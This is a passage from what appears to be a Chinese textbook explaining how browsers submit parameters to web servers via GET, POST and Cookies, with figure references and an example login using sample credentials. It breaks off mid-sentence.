


图 10-9 服务器返回给客户的 HTTP 应答报文

10.3.2 POST方式提交参数

GET 方式提交的参数会出现在客户主机的浏览器地址栏中，一些敏感的参数，例如账户名、密码等信息不适合采用这种方式提交。这些敏感信息通常以 POST 方式提交给服务器，下面举例说明（见图 10-10）。




图 10-10　POST 方式提交参数举例

在上面的例子中，客户首先向服务器发出一个 GET 请求报文，请求获取 login. html。服务器通过一个 HTTP 应答报文将 login. html 返回给客户。客户主机的浏览器将 login. html 解释为一个登录窗口，包含输入用户名、密码的文本框和“确定”按钮。

客户输入用户名 Peter、密码 2480，单击“确定”按钮之后，客户机以 POST 方式将账户信息发送给服务器端的 user. asp。user. asp 使用 request. form()方法读出用户名(Peter)和密码(2480)，然后通过一条 select 数据库查询语句到 user 数据表中进行检索，发现与第一条记录匹配，于是 user. asp 将 Peter 用户的相关信息通过一个 HTTP 的应答数据报返回给客户。

客户提交给服务器的 HTTP—POST 请求报文如图 10-11 所示。HTTP 首部的第一行表明提交方式为 POST，Referer 参数表明在这之前客户访问了 login. html，客户提交的账户信息包含在 HTTP 数据部分。

10.3.3 Cookie方式提交参数

Web 服务器将用户的一些私人信息记录在客户机的 Cookie 文件中，例如客户购买过的商品、关注过的信息等，当用户再次登录这台 Web 服务器时，Cookie 文件中的内容会自动传送给服务器，Web 服务器在读取 Cookie 的内容之后，可以了解到客户曾经浏览过的信息，进而有针对性地为这个客户定制符合他兴趣的页面。

有时在用户登录成功之后，Web 服务器也会将账户名和密码保存在客户机的 Cookie

文件中，当用户再次登录这台 Web 服务器时，客户机发出的 HTTP 请求报文中会自动携带 Cookie 文件中的账户信息，这时客户可以无须输入用户名、密码就直接登录站点，简化了访问流程。当前 Cookie 技术被广泛应用于各大网站。




图 10-11　HTTP—POST 请求报文

Cookie 文件在客户机上以两种形式存在，一种是永久文件方式，另一种是临时文件方式。永久的 Cookie 文件保存在“系统盘:\Documents and Settings\用户名\Cookies”文件夹下，该路径下的每个 Cookie 文件只属于一个特定的 Web 站点，当客户再次访问这个站点时，对应 Cookie 文件中的内容会自动发送给 Web 服务器。客户可以通过浏览器的“Internet 选项”清除 Cookies 文件夹内的所有 Cookie 文件。另一种临时 Cookie 文件保存在客户机浏览器缓存之中，当用户访问特定 Web 站点时，形成这类 Cookie 文件，当用户关闭浏览器时，这些临时 Cookie 文件自动消失。

第三种提交参数的方式是 Cookie 方式，但是这种方式无法由客户输入参数，而是由 Web 服务器预先将参数写入客户机的 Cookie 文件，这些参数会随着客户发出的 HTTP 请求传递给 Web 服务器，下面举例分析 Cookie 方式。

在如图 10-12 所示的例子中，客户首先以 GET 方式请求 set-cookie.asp，这个动态网页通过两条 response.Cookies()命令在 HTTP 应答报文的首部添加一行设置 Cookie 命令(Set-cookie:user=peter pass=2480)。客户收到这个 HTTP 应答报文之后，会将这组账户名、密码信息存储在浏览器的临时 Cookie 文件中(如果关闭浏览器，缓存内容自动清空)。之后客户发往这台服务器的所有 HTTP 请求报文都会携带这组账户信息。

接下来客户以 GET 方式访问 user.asp，即在浏览器地址栏中输入“http://web

